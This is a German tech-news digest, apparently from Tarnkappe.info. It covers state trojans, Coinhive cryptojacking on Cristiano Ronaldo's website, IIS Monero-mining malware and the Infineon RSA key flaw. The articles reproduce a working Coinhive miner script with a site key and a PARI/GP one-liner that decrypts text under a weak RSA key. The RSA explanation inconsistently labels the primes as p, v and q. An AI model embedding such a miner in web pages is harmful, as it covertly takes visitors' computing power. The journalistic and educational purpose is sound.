Die Aktion, die ursprünglich als Werbegag gedacht war, hat allerdings auch für negative Reaktionen gesorgt. In einem Land, in dem Frauen kaum Rechte zugestanden werden, denen per Dekret erst 2017 das Autofahren erlaubt wurde (diese Regelung tritt ab Juni 2018 in Kraft) und die sich in der Öffentlichkeit nur mit einem männlichen Begleiter zeigen dürfen und zudem die Genehmigung eines männlichen Vormunds, meist des Vaters oder des Ehemanns, brauchen, um einen Reisepass zu beantragen, Immobilien zu erwerben oder zu heiraten, regte sich Kritik über Sophias Auftritt. Zahlreiche Nutzer wiesen auf Twitter darauf hin, dass Sophia ohne die in Saudi-Arabien für Frauen erforderlichen Hijab (Kopftuch) und Abaya (Überkleid) auftrat.

Journalist Kareem Chahayeb kritisierte: „Ein menschenähnlicher Roboter hat die saudische Staatsbürgerschaft erhalten, während Millionen andere staatenlos bleiben.“, wobei er die zahlreichen Arbeitskräfte im Blick hat, die in der Monarchie arbeiten und ihren Rechten ebenfalls stark beschnitten sind. Journalist Murtaza Hussain schreibt: „Dieser Roboter hat die saudische Staatsbürgerschaft vor den Kafala-Arbeitern bekommen, die ihr ganzes Leben in dem Land wohnen.“ In Saudi Arabien gilt eine Ausreise-Visa-Regelung, die dazu führt, dass diese Arbeiter nur mit Zustimmung ihrer Arbeitgeber, die ihnen üblicherweise für die Dauer ihres Aufenthalts die Reisedokumente abnehmen, in ihre Heimat zurückkehren können.



TARNKAPPE.INFO NEWS PER ANDROID APP LESEN

Der Tarnkappe.info Reader bringt die neusten Interviews, News und Rezensionen auf dein Android Smartphone, kostenlos versteht sich. Diese App wurde von unserem Haus-und-Hof Coder Sojuniter programmiert.

Derzeit wird das mobile Betriebssystem Android weltweit auf fast neunzig Prozent aller Smartphones eingesetzt. Damit besitzt das OS von Google, wenn auch in verschiedenen Versionen und Ausführungen, ein Quasi-Monopol. Nennenswert wäre daneben nur noch Apples iOS, was nach neuesten Erhebungen von Gartner auf knapp über zwölf Prozent kommt. Alles andere ist leider kaum der Erwähnung wert. So auch die eigenen Entwicklungen von Samsung, Microsoft, Jolla oder BlackBerry.

Sojuniter, sonst eigentlich primär für die Erstellung von Webcrawlern und anderen Analyse-Tools zuständig, hat kürzlich die Lust am Coden gepackt. Sein erklärtes Ziel war es, eine eigene Android App zu erstellen, die die Nutzung des News-Blogs Tarnkappe.info einfacher gestalten soll. Basierend auf unserem RSS-Feed wird den Nutzern der Beitrag samt eingebundener Bilder angezeigt. Der Einsatz von Browsern ist somit nicht mehr zwingend notwendig.

Im nächsten größeren Update des Tarnkappe.info Readers soll es möglich sein, den Anwendern nach vorheriger Zustimmung Push-Nachrichten zuzuschicken, um sie über neue Top-Nachrichten zu informieren. Auch kann man dann sein Profil für die Kommentarfunktion bei Tarnkappe.info verwalten.

tarnkappe.info readerDerzeit ist der Tarnkappe.info Reader beim Download-Portal *Aptoide* und dem *Amazon App Store* verfügbar, kostenlos versteht sich!

Wer dem Programmierer sein Feedback oder ein paar Verbesserungsvorschläge hinterlassen will, kann dies hier in den Kommentaren oder bei Twitter tun.

HESSEN: SCHWARZ-GRÜN WILL STAATSTROJANER FÜR DEN VERFASSUNGSSCHUTZ

Der hessische Innenminister Peter Beuth (CDU) präsentierte am Mittwoch (04.10.2017) gemeinsam mit den Innenexperten der schwarz-grünen Koalition die wichtigsten Eckdaten für das neue Verfassungsschutzgesetz sowie für das Verfassungsschutzkontrollgesetz. In diesem Entwurf zur Reform des Verfassungsschutzgesetzes sind neue Befugnisse für das Landesamt für Verfassungsschutz vorgesehen, wie der Einsatz von Staatstrojanern.

Das Konzept enthält im Wesentlichen 3 Punkte:

- Quellen-TKÜ und Online-Durchsuchung: Instrumente zum Schutz der Bürger,
- V-Leute-Einsatz nach einhaitlichen Standards: Menschliche Quellen unverzichtbar,
- Landtag enthält zusätzliche Kontrollfunktionen


So soll das Landesamt für Verfassungsschutz Hessen im Kampf gegen „Terror und Extremismus“ zum bestmöglichen Schutz der Menschen, die dafür notwendigen Instrumente in die Hand bekommen, wie die Verwendung des Staatstrojaners. Der hessische Innenminister Peter Beuth hält die Maßnahmen für absolut erforderlich, denn: „Das Internet darf kein rechtsfreier und vor allem kein geschützter Raum für Extremisten sein“.

Folglich werden künftig IT-Geräte, wie Computer oder Mobiltelefone, zur Quellen-Telekommunikationsüberwachung mit Schadsoftware infiziert, um so die Kommunikation direkt an der Quelle anzuzapfen und für Online-Durchsuchungen wird der Staatstrojaner benutzt für eine komplette Durchsuchung und Überwachung der Geräte. Konkret ist das erst dann erlaubt, „wenn tatsächliche Anhaltspunkte einer konkreten Gefahr für ein überragend wichtiges Rechtsgut bestehen“. Die Maßnahme ist nur dann rechtlich korrekt, wenn dafür eine Richtergenehmigung vorliegt. Ein zweiter richterlicher Beschluss ist erforderlich, um die erhobenen Informationen auch verwerten zu können.

Dass an dieser Initiative die grüne Fraktion beteiligt war, ist doch überraschend, denn sie handelt hiermit gegen eine früher gemachte Aussage im Bundestag. Demanch solle die große Koalition mit dem Gesetz für den Einsatz von Staatstrojanern auch zur alltäglichen Strafverfolgung laut ihrer Aussage den „finalen Angriff auf die Bürgerrechte“ gestartet haben. Polizei und Sicherheitsbehörden würden damit „zu Chef-Hackern der Republik gemacht“.

Auf eine Anfrage von netzpolitik.org antwortete Jürgen Frömmrich, innenpolitischer Sprecher der Grünenfraktion im Hessischen Landtag, warum sie den Gesetzentwurf so gebilligt haben, dass ihnen dabei besonders wichtig ist, dass der doppelte Richtervorbehalt – „einmal zur Genehmigung einer Maßnahme, einmal zur Verwertung der Resultate – den Kernbereich der privaten Lebensführung schützt und die Maßnahmen der Abwehr von dringenden Gefahren durch Terrorismus vorbehalten sind.“

Eine Aufstockung des Personals ist ebenfalls vorgesehen: So erhält die Behörde bis 2017 „einen historischen Stellenzuwachs von rund 30 Prozent“, bis 2019 soll es dann 370 Planstellen geben. Der Hessische Verfassungsschutz „wird dann doppelt so groß sein wie es noch im Jahr 2000 mit gerade mal 182 Stellen war“.



CRISTIANORONALDO.COM BETREIBT KRYPTO-MINING AUF KOSTEN DER FANS

Keine halben Sachen: Die offizielle Webseite des portugiesischen Fußballspielers Cristiano Ronaldo spannt die Rechenleistung der PCs seiner Fans ein, um die Kryptowährung Monero gewinnbringend zu berechnen. CristianoRonaldo.com nutzt dabei die komplette CPU, die Auslastung liegt bei nicht weniger als 100%! Hierbei wurde das Mining-Script von Coinhive verwendet.

Der neue JavaScript Miner von Coinhive dreht momentan im Web seine Runden. Nachdem im Vormonat bekannt wurde,

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.Anonymous('fE9dEHGVjqH5f1Qq5EsRfBgAfH2H3aH9');
  miner.setThrottle(0.4)
  miner.start();
</script>
```

dass die P2P-Indexseite The Pirate Bay dieses JavaScript testweise auf vereinzelten Seiten eingesetzt hat, was zu enormen Beschwerden seitens der Besucher führte, wurde die gleiche Software kurze Zeit später auch von Movie4k.to und Kinox.to eingesetzt. Sofern kein Ad-Blocker aktiv ist und die Seite in mindestens einem Tab geöffnet bleibt, nutzt das Script über den Browser die CPU-Power der Besucher-PCs, um ungefragt und unbemerkt das Schürfen von digitalen Währungen zu realisieren.

In diesem Fall von Monero (XMR), weil sich das digitale Schürfen von Bitcoin schon länger nicht mehr lohnt. Es ist eher fraglich, ob die Monero-Community sonderlich begeistert über die neuen Mitbewerber ist. Zwar liegt der Fokus dieser dezentralen Währung auf Anonymität. Doch mit dem Einsatz von Schadsoftware, anders kann man dieses Script nicht bezeichnen, wollen viele Nutzer von Monero sicher nichts zu tun haben.

Portal von Cristiano Ronaldo setzt gleiche Schadsoftware ein

Kürzlich wurde uns mitgeteilt, dass auch das eher unbekannte Streaming-Portal StreamDream.ws den Crypto Miner von coinhive implementiert hat. Bei Testläufen unseres Experten Sojuniter stellte dieser fest, dass das JavaScript aber mit einer Drosselung des Faktors 0,4 eingestellt wurde. Die CPU-Belastung der Besucher-PCs ist in der Folge sehr „dezent“. Man darf davon ausgehen, dass momentan weitere Betreiber von allen möglichen Portalen des digitalen Untergrunds ähnliche Pläne verfolgen, um ihre Online-Projekte zu Geld zu machen. Das Problem ist nur, dass das Coinhive Monero JavaScript nicht funktioniert, sofern auf den Zielrechnern das Plug-in NoScript oder ein Ad Blocker installiert wurde. Da Besucher illegaler Seiten aufgrund der unzähligen dort angezeigten Banner häufig Adblock Plus & Co. einsetzen, gehen die Administratoren gleich mehrfach leer aus. Nicht nur, dass ihnen die Einnahmen aus der Online-Werbung aufgrund der Werbe-Blocker verloren gehen, auch das Mining wird damit sehr effektiv unterbunden.

Auch bei der Webseite von Cristiano Ronaldo wird digital geschürft, allerdings im Gegensatz zu diversen Streaming-Portalen komplett ungebremst. Unser Datenschützer Sojuniter konnte mit seinem Linux-PC beim Besuch von www.cristiano-ronaldo.com eine hundertprozentige CPU-Auslastung nachweisen. Wie nicht anders zu erwarten war, werden die Fans die-

ses Fußballers beim Betreten nicht darüber in Kenntnis gesetzt, was auf ihrem Computer so alles im Hintergrund geschieht. Wer sich dort umschaut, bitte nicht staunen, nur wundern!

Kritische Zeitgenossen werden sich bestimmt fragen, ob Ronaldo nicht auch so schon genug Geld verdient und es nötig hat, auf derartige Methoden zurückzugreifen. Es wäre auch interessant zu wissen, ob und wie Ronaldo beziehungsweise sein

Team die zusätzlichen Einnahmen versteuern werden. Bei über 517.000 Seitenzugriffen im August 2017 kommt schon ein wenig zusammen. Der deutsche Sicherheitsforscher Armin Buescher von Symantec fragt dann auch völlig begründet bei Twitter, ob Ronaldo nicht auch so schon genug Geld macht, oder wieso er es nötig habe, derartige Mittel einzusetzen!? Die Webdesigner von Cristianoronaldo.com wurden am 30. September über den Einsatz des #coinhive Scripts informiert, passiert ist bislang nichts. Dafür hat bei Github mittlerweile Sander Laarhoven eine Erweiterung für den Google Chrome veröffentlicht, die den Nutzer warnt und den Einsatz von Krypto-Mining mit den bisher bekannten Mitteln verhindert. Der Blocker von Laarhoven kann von hier heruntergeladen werden.

EU-KOMMISSION: GEHEIMHALTUNG EINER UNERWÜNSCHTEN PIRATERIE-STUDIE

Nach Angaben von Netzpolitik.org hielt die EU-Kommission eine selbst in Auftrag gegebene Studie zum Thema Piraterie über mehrere Jahre unter Verschluss: Die Ergebnisse waren „zu positiv“ und dienten nicht den Interessen der Urheberrechtgesellschaften.

Demnach hat die EU-Kommission im Jahr 2013 eine Studie in Auftrag gegeben zu den Auswirkungen von Piraterie im Internet auf das Urheberrecht. Deren völlig unerwartete Ergebnisse, die bereits im Jahre 2015 abgeschlossen waren, wurden nicht veröffentlicht. Erst aufgrund einer Anfrage im Rahmen des Informationsfreiheitsgesetzes der EU-Abgeordneten Julia Reda sind die Resultate nun einsehbar.

Auf Grundlage einer Online-Befragung zwischen September und Oktober 2014 wurden vier Branchen (Musik, Film/Serien, Bücher und Games) in sechs nach Repräsentativitätskriterien ausgewählten Mitgliedsländern (Deutschland, Frankreich, Polen, Spanien, Schweden, UK) vergleichend ausgewertet. Für die Umfrage wurden ca. 5.000 Probanden pro Land ausgewählt, es waren also insgesamt knapp 30.000 Teilnehmer. So fragte man beispielsweise nach „file sharing and hosting sites“, nannte aber auch länderspezifische Beispiele für illegale Angebote. Der Anteil an Befragten, die (auch) illegale Nutzung bejahten, schwankte je nach Bereich zwischen 14 bzw. 16 Prozent für Bücher und Games bis hin zu 32 bzw. 35 Prozent für Musik und Filme/TV-Serien.

Die StudienautorInnen um Martin van der Ende gelangten *nach Auswertung des Materials* zu der Schlussfolgerung, dass sich keine statistisch nachweisbaren Verdrängungseffekte zwischen illegalen und legalen Angeboten feststellen lassen:

> In general, the results do not show robust statistical evidence of displacement of sales by online copyright infringements.

Somit erfüllte diese Studie wohl nicht die Erwartungen der EU. Sie zeigte im Gegenteil, dass viele Unternehmen durch Filesharing und ähnliche Aktionen der Internet-Nutzer grundsätzlich nicht an Umsatz einbüßen. Lediglich bei großen Blockbustern könnte es einen geringen Zusammenhang geben: Das Ansehen illegaler Streams beim Verkaufsstart in den Kinos führt kurzzeitig zu einem Umsatzrückgang von ca. 5 Prozent. Das wäre jedoch zurückzuführen auf die hohen Preisen für aktuelle Kinofilme. Jedoch Streaming-Dienste wie Netflix, dürften dafür sorgen, dass dieser Effekt nochmals abgenommen hat.

Bei Games sei sogar ein positiver Zusammenhang erkennbar: Eine höhere illegale Nutzung von Spielen führe gleichzeitig zu einem Anstieg der legalen Nutzung, beispielsweise weil Nutzer nach dem Antesten der illegalen Version schließlich doch den Entwickler unterstützen möchten oder Freunden und Bekannten davon erzählen.

Das Gesamtergebnis bot der EU jedenfalls Grund genug, die bereits seit 2015 abgeschlossene Studie für rund zwei Jahre versteckt zu halten, gab sie doch so gar keine Rechtfertigung dafür, strengere Maßnahmen zur Rechtsdurchsetzung, wie die von EU-Kommission und Rat angedachten Upload-Filter, zu rechtfertigen. Die Studie bestätigt hingegen die Argumente all jener, die in komfortablen, legalen Angeboten und fairen Preisen das bestes Mittel im Kampf gegen Online-Piraterie ansehen.

BUNDESTROJANER: LAHMER GAUL STATT STOLZER RAPPE?

Obwohl die vom Bundeskriminalamt (BKA) entwickelte Spionagesoftware vom Bundesinnenministerium bereits im Februar 2016 offiziell freigegeben wurde, kam der Bundestrojaner bisher noch in keinem einzigen Ermittlungsverfahren zum Einsatz, berichtet die Welt.

Demnach könnte der Trojaner in seiner aktuellen Version, Remote Control Interception Software (RCIS) 1.0, ausschließlich auf Computern mit Windows-Betriebssystem eingesetzt werden und wäre nur dazu in der Lage, das Internettelefonprogramm Skype zu überwachen. Weder auf Mobilgeräten, wie Smartphones, Laptops oder Tablets ist sein Einsatz bisher möglich. Zudem können auch keine anderen Kommunikationsprogramme, wie „WhatsApp“ oder der Messenger von Facebook, damit ausspioniert werden. Seine Anwendung ist daher nur sehr eingeschränkt möglich und für die Ermittler somit nahezu unbrauchbar, kaum ein Krimineller erfüllt offenbar alle diese „ganz speziellen Kommunikationsmerkmale“.

Dabei war die Entwicklung des Bundestrojaners sehr kostenintensiv: Allein für Personal- und Sachkosten habe man rund 5,8 Millionen Euro ausgegeben. Hinzu kämen weitere 190.000 Euro für eine externe TÜV-Prüfung. Dem Bericht zufolge bereitet das Bundeskriminalamt bereits eine neue Version vor, den Trojaner RCIS 2.0, der noch in diesem Jahr fertiggestellt sein solle. Damit wäre es dann auch möglich, Messengerdienste, wie WhatsApp, auf Smartphones und Tablets zu überwachen. Der kommerziell erworbene Finfisher-Trojaner kam ebenso bisher noch nicht zum Einsatz, das Programm wird derzeit noch vom TÜV untersucht.

Geplant ist, dass die neue Hacker-Behörde, die Zentrale Stelle für Informationstechnik im Sicherheitsbereich (Zitis), künftig solche Aufgaben übernehmen soll, wie Verschlüsselungen zu knacken sowie Cyberwerkzeuge und Analyseprogramme für große Datenmengen zu entwickeln, um letztlich die Polizei und die Nachrichtendienste darin zu unterstützen, Chats von Terroristen und anderen Kriminellen über Messenger-Dienste, wie WhatsApp oder Telegram, zu überwachen. Doch aktuell kann die Behörde wegen akutem Personalmangel die kommenden Aufgaben kaum erfüllen und wäre somit auch noch nicht mit der Programmierung der Spähsoftware beauftragt worden. Von den bis zu 400 geplanten IT-Stellen, die es bei Zitis zu besetzen gilt, sind gerade mal 20 Mitarbeiter derzeit im Einsatz.

Der stellvertretender Vorsitzender der Grünen-Bundestagsfraktion, Konstantin von Notz, fasst die Ereignisse sehr treffend zusammen: „Natürlich brauchen Sicherheitsbehörden heute moderne Instrumente, um ihren Aufgaben auch in der digitalen Welt effektiv nachkommen zu können.“ Allerdings würden derzeit: „Millionen von Euro für die Entwicklung von Software und deren Überprüfung versenkt, die, noch bevor sie zum Einsatz kommen, einer neuen Version bedürfen“.

Update: Entgegen der Behauptung, der Einsatz des Bundestrojaners sei: „Weder auf Mobilgeräten, wie Smartphones, Laptops oder Tablets“ bisher anwendbar, kann er auch auf Tablets, sofern auf diesen das Windows-Betriebssystem läuft, zum Einsatz kommen.

MONERO: HACKER NUTZEN MINING-MALWARE FÜR WINDOWS-SERVER

Die Sicherheitsforscher des Security-Software-Herstellers Eset haben eine Malware entdeckt, die Microsoft-Server infiziert und die es Hackern erlaubt, die Kryptowährung Monero (XMR) für sich zu schürfen, heißt es in einer Pressemitteilung des Unternehmens. So würden Cyberkriminelle die Open-Source-Mining-Software von Monero für ihre Zwecke modifizieren, um eine bekannte Sicherheitslücke in Microsoft IIS 6.0 auszunutzen.

Ebenso wie bei Bitcoin, gibt es auch bei Monero die Möglichkeit, weiteres Geld zu schöpfen. Allerdings ist dieser als «Mining» bekannte Vorgang immens rechen- und somit stromintensiv. Deshalb ist es für Kriminelle attraktiv, die Mining-Software auf fremden Rechnern laufen zu lassen. In diesem Fall kompromittierten Angreifer zur Durchführung der Attacke ungepatchte Windows Webserver mit einem schädlichen Kryptowährungs-Miner mit dem Ziel, die Computerpower der Server anzuzapfen, um die Kryptowährung Monero (XMR) für sich zu schürfen. Das Wort Monero ist der Sprache Esperanto entnommen und bedeutet „Währung“ oder „Münze“ und zählt zu den neueren Kryptowährungsalternativen.

Die von den Angreifern ausgenutzte Sicherheitslücke wurde bereits im März 2017 von Zhiniang Peng und Chen Wu entdeckt. Hier könnten Unbefugte Schadcode aus der Ferne einschleusen und ausführen oder zumindest ein Denial-of-Service verursachen. Demnach steckt der eigentliche Fehler – ein Pufferüberlauf – in der WebDAV-Komponente der Microsoft Internet Information Services (IIS) Version 6.0. Neuere Versionen des Webservers sind nicht betroffen. Die Sicherheitslücke wäre besonders anfällig für Ausnutzungen, da sie sich innerhalb eines Webserver-Services befindet, der in den meisten Fällen vom Internet aus erreichbar ist und von praktisch jedem bedient werden kann. Die Sicherheitsforscher von ESET gehen davon aus, dass die Cyberkriminellen bereits seit Mai 2017 agieren.

Peter Kálnai, Malware Researcher bei ESET, klärt uns über die Hintergründe auf, warum gerade Monero so interessant für die Hacker ist: „Auch wenn die Kryptowährung noch nicht so verbreitet ist wie Bitcoin, gibt es mehrere gute Gründe, warum sich Angreifer auf Monero spezialisieren. Funktionen, wie nicht zurückverfolgbare Transaktionen und der Proof-of-Work-Algorithmus CryptoNight, der die zentrale Recheneinheit eines Computers oder Servers bevorzugt, machen Monero zu einer attraktiven Alternative für Cyberkriminelle. Im Vergleich dazu wird für Bitcoin-Mining spezielle Mining-Hardware benötigt.“


In nur drei Monaten ist es den Hackern gelungen, ein Botnet von mehreren hundert infizierten Servern aufzubauen, insgesamt erwirtschafteten die kompromittierten Rechner etwa 5,5 XMR täglich. Im Laufe dieser Zeit erreichten sie Ende August damit einen Wert von 420 XMR. Bezieht man den Wechselkurs von 150 US-Dollar/XMR mit ein, dann ergeben sich umgerechnet rund 825 US-Dollar pro Tag, was einem Gesamtwert von 63.000 US-Dollar über den gesamten Zeitraum entspricht.

Die Hacker kommen bei dieser Aktion schon „mit geringem Aufwand“ und „minimalen Fähigkeiten“ zum gewünschten Erfolg. Da hier eine legitime Open-Source-Mining-Software namens xmrig genutzt wurde, war es für die Angreifer lediglich noch notwendig, eine fest kodierte Befehlszeile mit ihrer Crypto-Wallet-Adresse und ihrer Mining-Pool-URL zum ursprünglichen Code der Software hinzuzufügen. So richteten nur wenige Minuten an investierter Zeit einen großen finanziellen Schaden mit Krypto-Mining an.

Microsoft hat den regulären Update-Support für Windows Server 2003 im Juli 2015 eingestellt und den Patch für diese spezifische Sicherheitslücke erst im Juni 2017 veröffentlicht, nachdem mehrere schwerwiegende Lücken für ältere Systeme von Malware-Entwicklern entdeckt wurden. Trotz des End-of-Life-Status des Systems hat Microsoft diese kritische Sicherheitslücke geschlossen, um großflächige Angriffe – wie etwa bei der WannaCry-Attacke im Mai 2017 – zu vermeiden, dennoch wären aber noch viele Server ungepatcht. Hier wurden allerdings offenbar gezielt nicht gepatchte, alte Systeme angegriffen. Es wäre auch nicht garantiert, dass automatische Updates immer einwandfrei funktionieren: „Eine erhebliche Zahl von Systemen sind immer noch verwundbar. Deshalb sollten Nutzer von Windows Server 2003 unbedingt das Sicher-

heitsupdate KB3197835 sowie weitere kritische Patches so schnell wie möglich installieren – zur Not manuell“, so Kálnai.

Derartige Aktionen liegen derzeit voll im Trend krimineller Aktivitäten. Gerade an diesem Beispiel erkennt man, dass bereits minimales Knowhow gepaart mit niedrigen laufenden Kosten sowie einer niedrigen Gefahr erwischt zu werden, zu einem relativ hohen Ertrag führen kann. So hat sich laut der Sicherheitsabteilung von IBM das Aufkommen derartiger Mining-Malware seit Jahresbeginn versechsfacht.



INFINIONS RSA-DEBAKEL

Durch einen Fehler bei der Erzeugung von zufälligen Primzahlen lassen sich die RSA-Schlüssel der TPM-Module von Infinion erraten. Dadurch ist die Sicherheit von Millionen Ausweisen, Computern und Passwortspeichern gefährdet. Der genaue Fehler soll erst in zwei Wochen auf einer Hackerkonferenz veröffentlicht werden, doch es gibt schon jetzt Vorabinformationen.

Von „RSA“ haben wohl die wenigsten Internetnutzer etwas gehört. Dabei hängt davon in großem Maße die Sicherheit des Internetverkehrs ab. Jeder der heute Onlinebanking betreibt, E-Mails verschickt, in Internetshops kauft oder nur eine https-Webseite aufruft, muss sich auf RSA verlassen können.

RSA-Verschlüsselung verstehen

Jede Verschlüsselung steht vor der Schwierigkeit, zwischen den Kommunikationspartnern einen gemeinsamen Schlüssel auszutauschen, ohne dass er von Dritten abgefangen und mißbraucht werden kann. Dieses Problem wurde in den 1970ern gelöst. Die Trick besteht darin, dass man nicht mehr heimlich, sondern offen einen Teilschlüssel tauscht, mit dem andere die Kommunikation nicht belauschen können. Der Schlüssel wird dazu in einen öffentlichen und einen privaten Teil aufgespalten und als Schlüsselpaar bezeichnet. Verteilt wird nur der öffentliche Schlüssel, der die Nachricht nur verschlüsselt. Den Inhalt wieder lesbar machen kann nur der private Schlüssel. Dieser Schlüssel muss unbedingt geheim gehalten werden.

Das Verfahren wird als asymmetrische Verschlüsselung bezeichnet und ist die Grundlage des RSA-Schlüsselsystems. RSA steht für die Anfangsbuchstaben der Namen der Erfinder Rivest, Shamir und Adleman. Aufbau des RSA-Schlüssels

Zur Erzeugung einen RSA-Schlüssels benötigt man drei Primzahlen. Die ersten beiden Zahlen p und q sollten möglichst groß und von ähnlicher Länge sein, aber nicht zu dicht beieinander liegen. Die dritte Primzahl hat meistens einen festen Wert von 65537 und wird Verschlüsselungs-Exponent e genannt.

Zur Erzeugung des öffentlichen Schlüssels werden die beiden großen Primzahlen p und v miteinander multipliziert und ergeben den RSA-Modulus n.

$n = p \cdot v$
$e = 65537$

Modulus und Exponent findet man in allen öffentlichen RSA-Schlüsseln (siehe Beitragsbild oben).

Die Sicherheit des öffentlichen Schlüssels beruht darauf, dass es einem Angreifer in absehbarer Zeit nicht gelingt die beiden Komponenten p und v zu erraten oder aus dem Modulus n durch Faktorisierung zu berechnen.

Der private Schlüssel d wird erzeugt, indem zunächst die Eulersche Phi-Funktion φ() des Produktes der beiden Primzahlen berechnet wird. Das ist eine einfache Multiplikation und ergibt eine Zahl, die so lang ist wie beide Primzahlen zusammen.

$$\varphi(n) = \varphi(p \cdot v) = (p-1) \cdot (q-1)$$

Daraus wird der private Schlüssel d erstellt, der als Entschlüsselungs-Exponent bezeichnet wird, weil er verschlüsselte Nachrichten wieder lesbar macht. d ist das multiplikativ Inverse von e bezüglich des Moduls der Funktion φ(n). Das klingt kompliziert als es ist.

$$d = e^{-1} \bmod \varphi(n) = 1/e \bmod (p-1) \cdot (q-1)$$

d muss unbedingt geheim gehalten werden, während n und e öffentlich zugänglich sind.

RSA-Schlüsselbeispiel

Ein praktisches Beispiel mittels des freien Mathematikprogramms PARI/GP erläutert die Verwendung des Schlüsselpaars. Das Beispiel lässt sich mit der Software auf dem Computer oder diesem Online-Rechner nachvollziehen. (Code in blaues Fenster einfügen und [Evaluate with PARI] starten).:

Code-Beispiel: RSA-Verschlüsselung

Was die jeweiligen Funktionen genau bewirken, lässt sich in der Dokumentation nachschlagen.

Hinweis: Längere Texte müssen in Code-Blöcke block aufgebrochen werden, die man separat verarbeitet muss. Die Zahl des Buchstabencodes in code muss kleiner sein als die nächste Zweierpotenz lim unterhalb von n: code < lim = 2^x < n => block = code % lim ; code = code / lim

Öffentlichen RSA-Schlüssel knacken

Wer die Primzahlen p und v zu klein wählt (zu kurzer Schlüssel!) bekommt ein Problem, weil sich dann der private Schlüssel aus dem öffentlichen berechnen lässt. Infinion verkauft seit 5 Jahre Chips, deren Firmware fehlerhaft ist und keine zufälligen Primzahlen p und q erzeugt. Die Primzahlen lassen sich erraten.


Hacker verwenden spezielle Verfahren, um den verschlüsselten Code eines schlechten Schlüssels mittels n und e zu knacken. Die Berechnung eines keys kann einige Zeit dauern. Hier sind es nur Bruchteile einer Sekunde:

Code-Beispiel: Mit schwachem RSA-Schlüssel geheimen Code knacken

Es geht sogar noch kürzer nur mit n und e.

text = Strchr(digits(lift(Mod(geheim, n) ^ (1/e % eulerphi(n))), 256))

Der RSA-Schlüssel hat im Beispiel eine Länge von 129 Bit. Das ist mehr als das Doppelte dessen was dem Internet Explorer 5/6 von der US-Regierung für sicheres Bezahlen im Internet erlaubt wurde: 56-bit. Später gab es dann Microsofts High Encryption Pack mit 128 Bit. Solch geringe Verschlüsselung stellt sicher, dass die NSA mitlesen kann…



HAUSHALTSTIPP FÜRS WLAN

Wenn Wardriver, Suchmaschinen oder Datengoldgräber durch die Straßen ziehen, um WLANs auszuschnüffeln, dann ist guter Rat teuer. Ebenso falls das Scriptkiddie von nebenan mal wieder seine Nachbarn aus dem WLAN kickt, indem es unentwegt Deauthentication-Pakete sendet, um deren Internetverbindung zu stören.

Eine Möglichkeit wäre einen Hotspot-Namen in UTF-8 (Emoji…) zu verwenden. Das funktioniert bei Routern oder Smartphones im Tethering-Modus.

Leider lassen sich damit nur Windows-User abschrecken, weil Windows keine WLAN-Namen in UTF-8 anzeigen kann. Nervensägen werden davon nicht zurückgehalten. Ebenfalls sehr ärgerlich ist es, wenn Hotels Mobile-Hotspots blockieren, um Gäste zu teuren hauseigenen Verbindungen zu zwingen.

Hier muss man zu stärkeren Haushaltsmitteln greifen. Bei einigen Geräten lässt sich das WLAN auf die Region Japan

umstellen, ohne gleich in japanische Schrift zu geraten. Japan hat im 2,4 GHz WLAN-Bereich einen 14. Kanal, dessen Benutzung außerhalb Japans eigentlich nicht zulässig ist. Das 2,4GHz Band ist aber unproblematisch. Dort senden dicht gedrängt neben Bluetooth auch Millionen von Mikrowellenherden.

Kanal 14 macht unsichtbar

Geräte auf Linux-Basis (Router, Android, …) lassen sich umstellen, sofern die Firmware erreichbar ist. Linux-Computer sowieso. Nur Windows bereitet mal wieder Probleme. Das ist wie mit Junk-Food, das in einer guten Küche nichts verloren hat. Schnell und einfach zubereitet, aber man weiß nie, was wirklich drin ist und kann nachträglich nichts mehr verbessern.

